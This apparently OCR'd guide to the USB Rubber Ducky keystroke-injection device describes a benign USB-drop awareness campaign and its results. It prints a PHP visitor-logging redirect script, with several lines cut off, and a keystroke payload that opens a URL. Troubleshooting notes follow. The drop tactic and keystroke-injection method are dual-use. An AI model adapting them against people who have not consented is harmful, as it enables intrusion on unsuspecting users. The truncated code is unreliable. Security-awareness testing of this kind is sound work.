
THE BEST PAYLOAD THAT DOESN'T GATHER SENSITIVE DATA

Now I've spoken before about a 2-second USB Rubber Ducky payload which will grab Windows password hashes via SMB. It's a great payload for internal audits - so red teams take note. But for this engagement the last thing we wanted was any sensitive data.

Unlike Google, who conducted a similar USB drop at a university with the intent of obtaining reverse shells on the target machines, we opted for something completely benign. Our payload only launches a tiny URL, which takes the target to US-CERT Bulletin ST08-001: Using Caution with USB Drives. The US-CERT bulletin, from the National Cyber Awareness System, states:

> **Do not plug an unknown USB drive into your computer** - If you find a USB drive, give it to the appropriate authorities (a location's security personnel, your organization's IT department, etc.). Do not plug it into your computer to view the contents or to try to identify the owner.

ABOUT HALF OF USB DROP DRIVES GET PLUGGED IN



Of the 100 USB Rubber Ducky drives we dropped, we noticed 162 executions from 62 unique IP addresses throughout a 65 day period. Mind you, this was at a conference primarily made up of professionals working in the cyber security industry. Now since we did not uniquely identify each drives payload, we cannot determine the actual percentage plugged in. However, based on the unique factors we can track, the results do seem inline with Google's findings - that 48% of people do plug-in USB drives found in parking lots.

The other data of interest indicated that targets were 68% Windows and 32% Mac. Browsers were 69% Chrome, 24% Safari and shockingly 7% Internet Explorer. The vast majority of executions were within the first week of the conference, however the long tail lasted until mid-April.

HOW DO I PERFORM THIS AUDIT AGAINST MY OWN ORGANIZATION

Setting this up for your own security awareness campaign is dead simple. All you need is this payload, a few USB Rubber Duckies, a URL to point the payloads and a few creative spots to leave the drives.

For the URL you could setup a website to let the user know they've broken corporate policy and to contact IT - or you could do what we did and send 'em to US-CERT. Either way you'll be able to track the executions. This can be done either with your own web server (preferably running PHP), or you can just use Google's goo.gl URL shortener to get the analytics.

Here's the PHP script which will log IP and browser data along with forwarding on the target to your URL of choice. Uncomment the mail command and change the SMS gateway if you want your phone to ding every time someone plugs one in :)

```
<?php
$today = date("F j, Y, g:i a");
$data = json_encode(array("headers" =&amp;amp;gt; getallheaders(), "server" =&amp;amp;gt
file_put_contents("summary.txt", $today . "\t" . $_SERVER['REMOTE_ADDR'] . "\t" . $_SERV
file_put_contents("full-data.txt", $data . "\n", FILE_APPEND);
$message = $today . " - " . $_SERVER['REMOTE_ADDR'];
mail('5105551212@tmomail.net', 'subject', $message);
?>
<html><head><meta charset="UTF-8" />
<meta http-equiv="refresh" content="1;url=https://www.us-cert.gov/ncas/tips/ST08-001" />
<script type="text/javascript">window.location.href = "https://www.us-cert.gov/ncas/tips
<title>Page Redirection</title></head>
<body>If you are not redirected automatically, follow the <a href="https://www.us-cert.g
```

You'll need to touch full-data.txt and summary.txt and chmod them accordingly.

This cross-platform USB Rubber Ducky payload works against Windows, Mac and some Linux window managers which support URLs from the ALT+F2 menu (like Ubuntu's Unity).

```
DELAY 1000
ALT F2
DELAY 50
GUI SPACE
DELAY 50
GUI r
DELAY 50
BACKSPACE

```

```
DELAY 100
STRING http://example.com
ENTER
```

Replace example.com with the URL of your choosing.

Finally, load up the ducks, find some enticing places to plant 'em, and watch the logs as humans do what humans do best.

WHY DOES THIS WORK

As users and as a society, we expect technology to "just work".

As developers and systems administrators, in order to make things "just work", we typically need to put in hard coded trusts.

As hackers and penetration testers, wherever we find these hard coded trusts, it's simply a matter of telling the right lie. Something we learned to do from childhood.

Hacking is all about trust. As in life - trust is hard to build & easy to break. Hacking is violating the inherent trust in complex systems.

Happy Hacking!

Troubleshooting

WILL THE USB RUBBER DUCKY WORK STRAIGHT AWAY?

The USB Rubber Ducky is flashed at the factory with firmware which emulates a keyboard and processes an inject.bin file for keystroke injection attacks.

NOTHING HAPPENED WHEN I PLUGGED IN MY USB RUBBER DUCKY

The Ducky's LEDs are programmed to provide feedback to the user:

- A flashing GREEN LED means the computer and USB Rubber Ducky are talking to each other.
- A flashing RED LED means the USB Rubber Ducky can't read the micro-SD card.

If you did not notice any LEDs:

- Sometimes, the host OS is a bit slow and misses the USB Rubber Ducky commands while it is enumerating the device. Try adding `DELAY 3000` to the beginning of your payload.

MY USB RUBBER DUCKY SHOWS A SOLID RED LED, NOW WHAT?

The red LED on your USB Rubber Ducky is an indication that the inject.bin file cannot be read from the micro-SD card. Common causes may be:

- inject.bin file encoded incorrectly
- inject.bin file named incorrectly
- inject.bin file not on the root of the micro-SD card
- Damaged or corrupt micro-SD card
- micro-SD card is not seated properly

Troubleshooting Tips:

Test that the USB Rubber Ducky is processing the inject.bin from the SD card:

- A known good test inject.bin file may be downloaded for troubleshooting from http://darren.kitchen/ducktest/inject.bin
-

Ensure that the micro-SD card is formatted correctly using the FAT file system. If trouble persists, I recommend trying a different micro-SD card.

Test that the micro push-button replays the payload on the target test machine:

- Using the stock firmware, ensure that a known working inject.bin file is loaded on the root of the USB Rubber Ducky's micro-SD card and deploy on a target test computer.
- After successful execution of the payload, test that the payload replays by pressing the micro push-button.

MY USB RUBBER DUCKY IS FLASHING RED, NOW WHAT?

Remove the micro-SD card. It can be stiff at first but will loosen up over time. Some people have used tweezers.

Try reinserting the micro-SD card. Alternatively, insert the card into the included micro-SD card reader and your host computer (Windows/Unix/OSX) to ensure that it can read the card.

If the host OS can read the card, re-insert it back into the USB Rubber Ducky and try again.

If the host OS can't read the card, you may try re-formatting the card (FAT), or simply try another micro-SD card.

WHAT FILE SYSTEMS ARE SUPPORTED?

Atmel AVR's only support the FAT file system. Therefore, the USB Rubber Ducky is limited to reading **FAT** formatted sdcards.

Depending on your OS this may be either FAT,FAT16,FAT32,VFAT. (For micro-SD cards over 2GB it must be set to FAT32/VFAT)

CAN THE USB RUBBER DUCKY HOLD MULTIPLE PAYLOADS?

The USB Rubber Ducky can only run one payload at a time from the inject.bin file located on the root of the inserted MicroSD card.

While multiple payloads may be stored on the MicroSD card – for example organized into folders – only the file with the name inject.bin on the root of the card will be executed.

Multiple MicroSD cards, each with their own root inject.bin file may be carried for convenient payload selection.